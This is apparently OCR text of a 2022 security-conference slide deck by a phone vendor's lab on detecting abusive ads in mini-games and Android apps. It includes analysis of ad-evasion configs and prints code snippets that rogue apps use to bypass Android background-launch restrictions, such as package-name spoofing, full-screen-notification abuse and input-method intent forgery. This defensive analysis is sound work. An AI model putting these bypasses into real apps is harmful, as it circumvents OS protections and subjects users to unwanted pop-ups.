
看雪·第六届安全开发者峰会
面向业务守护的移动安全对抗实践
朱远鹏 vivo千镜安全实验室
2022 SDC

目录
CONTENTS

1 游戏平台广告安全对抗

游戏平台背景

无需下载、即点即玩

集成于操作系统

基于快应用框架

- 以前端开发技术栈为主进行应用开发
- 应用包体为rpk文件
- 手机厂商游戏平台进行游戏分发

小游戏应用盈利生态：

游戏平台广告问题



游戏平台广告主要问题

- 广告推送多
  - 1、游戏过程中弹出弹窗广告，阻碍用户游戏
  - 2、几秒内连续弹多个弹窗广告，用户需要频繁关闭
- 广告自动下载跳转
  - 1、误触后直接下载或打开APP，跳出并中断游戏
  - 2、未经用户允许，侵害用户权益
- 广告不能关闭跳过
  - 1、虚假关闭按钮（素材、CP自行渲染）
  - 2、关闭按钮概率性失效(原生、云控)
  - 3、关闭按钮小、靠近下载按钮
- 广告诱导点击
  - 1、诱导素材中含按钮或关闭元素(聚合SDK)
  - 2、利用用户惯性点击行为，插入广告导致误触
- 激励视频乱推送
  - 1、激励视频会通过虚假按钮或者自动的方式进行播放

小游戏开发者：保收入->追求更高的广告曝光/点击->乱推广告->广告频次增加/制造诱导点击【恶性循环】

目标：提升ecpm->减少广告频次/诱导行为【良性循环】

典型广告违规行为

游戏过程中自动弹出广告弹窗	“查看详情”按钮误导用户点击广告	用户关闭banner广告后再次弹出	在结算页或其余诱导性位置惯性点击
			

云控广告案例分析

流量分析


```
"Insert_Ad_Id":["ca60c4723e874b90b2204953f3dfda18"],
"Insert_Ad_probability":[100],
"Insert_Ad_time_delay":[0],
"Insert_Ad_time_wait":120,

"Native_Ad_Id_List_Fwan":[""],
"Native_Ad_Id_List_[redacted]":["fa677d44e9ef45908eef[redacted]",
"68268a9b68d94c69a6968d[redacted]","e712f332e75a43d0ab75a32[redacted]",
"cf26a71635ca4c39b41fe64f[redacted]","54fc72e537a04a62bccd366aa[redacted]"],
"Native_Ad_time_auto_update":[0,0,0,0,0],
"Native_Ad_Height":[210,210,210,260,250],
"Native_Ad_LeftAndRight_distance":[0,0,0,0,0],
"Native_Ad_bottom_distance":[0,0,0,0,0],
"Native_Ad_close_multiple":[0.6,0.6,0.6,0.6,0.6],
"Native_Ad_time_update":[20,10,10,10,10],
"Native_Ad_pixel_Height":[0,0,0,0,0],
"Native_Ad_probability":[100,100,100,100,100],
"Native_Ad_time_delay":[0.5,0.5,0.5,0.5,0.5]
```


云控参数

广告开关	native_switch	bannerswitch
广告延时	ADdelay	native_delay	banner_refresh_time
插屏广告	Insert_Ad_probability 概率	Insert_Ad_time_delay 延迟时间
原生广告	Native_Ad_probability 概率	Native_Ad_time_delay 延迟时间
审查绕过	未完成新手引导不显示广告	过审参数 isExamine、examine_version

对抗措施：动态云控检测

游戏平台对抗分析：屏蔽城市

本地分析

```
static popUPFullScreen(e, t) {
    if (console.log("popUPFullScreen"), this.sdk.playerFlag
        console.log("大界面关闭创建小界面"), Wt.popUpView(Kt
    }, e.level)) : (console.log("创建小界面"), Wt.popUpView(
    if (this.sdk.playerFlag == _e.NO_AD) return console.log(
    if (this.isOffCitys())
        return console.warn("popUPFullScreen-城市屏蔽"),
        t && t(), !1;
    if (this.isCurrentVersion)
        return console.warn("popUPFullScreen-版本屏蔽"),
        t && t(), !1;
Offcitys: ["北京", "深圳", "广州", "深圳", "东莞", "天津",
    "长沙", "武汉", "西安", "杭州", "宁波", "重庆", "南京",
    "苏州", "济南", "青岛", "福州", "厦门", "郑州"],
shareList: [],
textDelay: 0,
Version: "1.0.0",
```

云控分析


```
{"code": 200,
"data": {"show_blank": 0,
"id": 14903,
"product_name": "原生插屏2",
"switch": 1,
"time_switch": "2022-04-08",
"rate": "0",
"show_rate": "1.00",
"show_limit": 300,
"area": "北京,上海,南京,苏州,杭州,广州,深圳,东莞,成都,重庆",
"is_free": 1,
"is_hide": 0,
"interval": 0,
"close_counts": 0,
"is_open_holiday_control": 0,
"ad_switch": 1,
"ad_area": "",
"ope_control": "0",
"delay_display_time": 0
},
"error": ""
}
```


对抗措施：虚拟IP / 定位触发广告

游戏平台对抗治理措施


小游戏数据异常
静态检测
扫描游戏列表
爬取下载小游戏
解压rpk、遍历js
根据规则库，正则匹配
扩充规则库，优化静态特征
动态检测
扫描游戏列表
拉起小游戏
流量抓取、过滤
云控参数匹配
扩大流量特征库，优化云控参数特征
违规小游戏列表

游戏平台安全的建设能力思路

源码与数据传输层面的违规检测

恶意广告代码

展示概率 | 延迟推送 | 审核期 | 城市屏蔽 | …


动态参数与广告频率

静态代码检测

动态云控检测

典型案例分析 → 特征 → **自动化输出高风险列表** → 赋能 → **游戏平台违规行为判定**

游戏平台安全的检测落地



游戏平台未来的安全对抗趋势:
CP侧：会加剧代码云控，代码混淆的难度上升，更多手段绕过审查
平台侧：广告能力优化，更精准的规则，更严格的管控

2 移动应用广告安全对抗


移动应用流氓广告背景

2021年底开始，消费者对移动端后台自动弹广告的反馈日渐增长，主要是手机正常使用过程中（含待机桌面或应用使用中）弹出广告，很多不知道是哪个应用弹出的，影响人群以老年人为主。

- 22年315晚会曝光了清理类APP诱导下载、体外广告问题。

- 9月30日国家网信办发布了《互联网弹窗信息推送服务管理规定》，规范当前互联网弹窗违规推送信息。

移动应用流氓广告生态



短留策略，获得用户后通过野蛮广告变现实现商业收益闭环

流氓广告重点——应用外弹窗

流氓广告应用 → 后台保活/拉活 → 解锁弹窗 / 清理垃圾弹窗 / Wifi优化弹窗 / 充电弹窗 → 拉起应用外弹窗

应用自身拉起/
其他应用拉起

利用系统漏洞


用户体验
下降

典型案例图片:

通过流氓广告进行高价值变现，其中不乏大量的“归因”对抗：

- 马甲应用变化极快
- 加密、混淆、纯净版等对抗检测

流氓广告应用保活分析



上述保活都被拦截

开发者另辟蹊径，利用文件锁互相监听对方进程死亡，迅速拉起对方实现保活

缺陷利用与防御绕过

伪造包名启动

Android 11 以下，在调用方 Activity 中覆写 getBasePackageName 方法，返回系统白名单包名，则可以通过伪造包名拉起activity

```
public String getBasePackageName() {
    return "[redacted]"; // 攻击者篡改的系统白名单包名
}
```

也可以使用Hook Application 中的baseContext将包名伪造从而进行拉起

```
fun startActivityBelowQ(baseContext: Context, intent: Intent): Boolean {
    val newPkgName = "com.android.contacts"
    val backPkgName = baseContext.packageName // 备份原包名
    try {
        Reflect.on(baseContext).set("mBasePackageName", newPkgName)  // 反射
        intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK)
        baseContext.startActivity(intent) // 启动 Activity
        Reflect.on(baseContext).set("mBasePackageName", backPkgName) // 还原变量
        Log.d("LLL", "Hook完成")
        return true
    } catch (e: Throwable) {
        e.printStackTrace()
        Log.e("LLL", "Hook失败")
    }
    return false
```

moveTaskToFront启动

moveTaskToFront这种方式不算是直接从后台启动 Activity，而是换了一个思路，在后台启动目标 Activity 之前先将应用切换到前台，然后再启动目标 Activity

```
public void moveAppToFront(Context context) {
    ActivityManager activityManager = (ActivityManager) context.getSystemService("activity");
    if (Build.VERSION.SDK_INT >= 21) {
        List<ActivityManager.AppTask> list = activityManager.getAppTasks();
        Iterator<ActivityManager.AppTask> it = list.iterator();
        if (it.hasNext()) {
            ActivityManager.AppTask appTask = it.next();
            Log.d("textxx", "moveToFront " + appTask.toString());
            appTask.moveToFront();
            return;
        }
        return;
    }
    List<ActivityManager.RunningTaskInfo> taskInfoList = activityManager.getRunningTasks(100);
    for (ActivityManager.RunningTaskInfo taskInfo : taskInfoList) {
        if (taskInfo.topActivity.getPackageName().equals(context.getPackageName())) {
            activityManager.moveTaskToFront(taskInfo.id, 0);
            return;
```

Android原生漏洞利用？——漏洞修复、新增管控

缺陷利用与防御绕过

全屏通知启动

cp针对android10以下的手机滥用谷歌全屏通知能拉起activity的机制进行后台弹窗

```
public void sendNotificationFullScreen( String title, String content, String type) {
    if (Build.VERSION.SDK_INT >= 26) {
        createNotificationChannel();
        Notification notification = getChannelNotificationQ
                (title, content, type);
        getManager().notify(1, notification);
    }
}

public  Notification getChannelNotificationQ(String title, String content, String type) {
    Intent fullScreenIntent = new Intent(this, MainActivity.class);
    fullScreenIntent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
    fullScreenIntent.putExtra("action", "callfromdevice");
    fullScreenIntent.putExtra("type", type);
    PendingIntent fullScreenPendingIntent = PendingIntent.getActivity(this, 0, fullScreenIntent,
    PendingIntent.FLAG_UPDATE_CURRENT);

    NotificationCompat.Builder notificationBuilder =
            new NotificationCompat.Builder(this, id)
                    .setSmallIcon(R.mipmap.ic_logo)
                    .setContentTitle(title)
                    .setTicker(content)
                    .setContentText(content)
                    .setAutoCancel(true)
                    .setDefaults(Notification.DEFAULT_ALL)
                    .setPriority(NotificationCompat.PRIORITY_MAX)
                    .setCategory(Notification.CATEGORY_CALL)
                    .setFullScreenIntent(fullScreenPendingIntent,true);

    Notification incomingCallNotification = notificationBuilder.build();
    return incomingCallNotification;
```

伪造输入法拉起

1. 模拟拉起的广告页面同样声明输入法设置的intent-filter
2. 通过intent.setData(Uri.parse(getPackageName() + “://start”)), 将原始的输入法intent替换掉，广告应用就伪造成输入法的权限和身份发送intent，从而拉起广告

```
public void startActivityByInputImpl() {
    String defaultInputMethod = Settings.Secure.getString(getContentResolver(), "default_input_method");
    ActivityManager activityManager = (ActivityManager) getSystemService(ActivityManager.class);
    String packagename = defaultInputMethod.split("/")[0];
    String serviceName = defaultInputMethod.split("/")[1];
    if (serviceName.startsWith(".")) {
        serviceName = packagename + serviceName;
    }
    Intent intent = new Intent(this, TestThreeActivity.class);
    intent.addFlags(65536);
    intent.setData(Uri.parse(getPackageName() + "://start"));
    PendingIntent pendingIntent = activityManager.getRunningServiceControlPanel(new ComponentName(packagename, servic
    if (pendingIntent != null) {
        try {
            pendingIntent.send(this, 0, intent, new PendingIntent.OnFinished() { // from class: com.bg.test.MainActiv
                @Override // android.app.PendingIntent.OnFinished
                public void onSendFinished(PendingIntent pendingIntent2, Intent intent2, int resultCode, String resul
                }
            }, new Handler(Looper.getMainLooper()));
        } catch (PendingIntent.CanceledException e) {
            e.printStackTrace();
        }
```

Android原生漏洞利用？——漏洞修复、新增管控

流氓广告动态对抗

云端风控	城市屏蔽	包渠道
	新手保护	展示间隔
本地风控	SIM卡	WIFI代理
	vpn	USB
	Root	开发者选项
权限获取	定位	存储
	通知	电话

识别思路：

手机本地风控→定制代码隐藏root等特征

城市与ip→ 代理与框架写死

新手保护→调手机时间

代码逆向→获取指定风控逻辑hook

分析能力提升

信息收集

1. APK渠道收集
2. 应用云控收集
3. 特征代码收集
4. 广告场景分析
5. 漏洞利用提取
6. 开发者信息搜集

分析思路

1. 逆向追踪

   弹出界面->回溯调用->拉起逻辑

2. 正向追踪

   云控参数输入->弹窗启动->拉起绕过

3. AOSP代码审计挖掘漏洞

4. 定制机检测策略


对抗工具

1. 反编译工具
   JEB、jadx、IDA …
2. Hook工具
   Frida、objection …
3. 网络抓包工具
   tcpdump、burp …
4. 其它
   解密脚本
   脱壳工具

对抗工具建设


Js代码解密

功能：
对抗js利用第三方工具对代码进行的加密混淆



apk代码解密

功能：
用于对抗 apk 中加密的字符串，该加密方式被广泛用于流氓广告应用中




模拟执行解密

功能一：逆向SDK加密算法

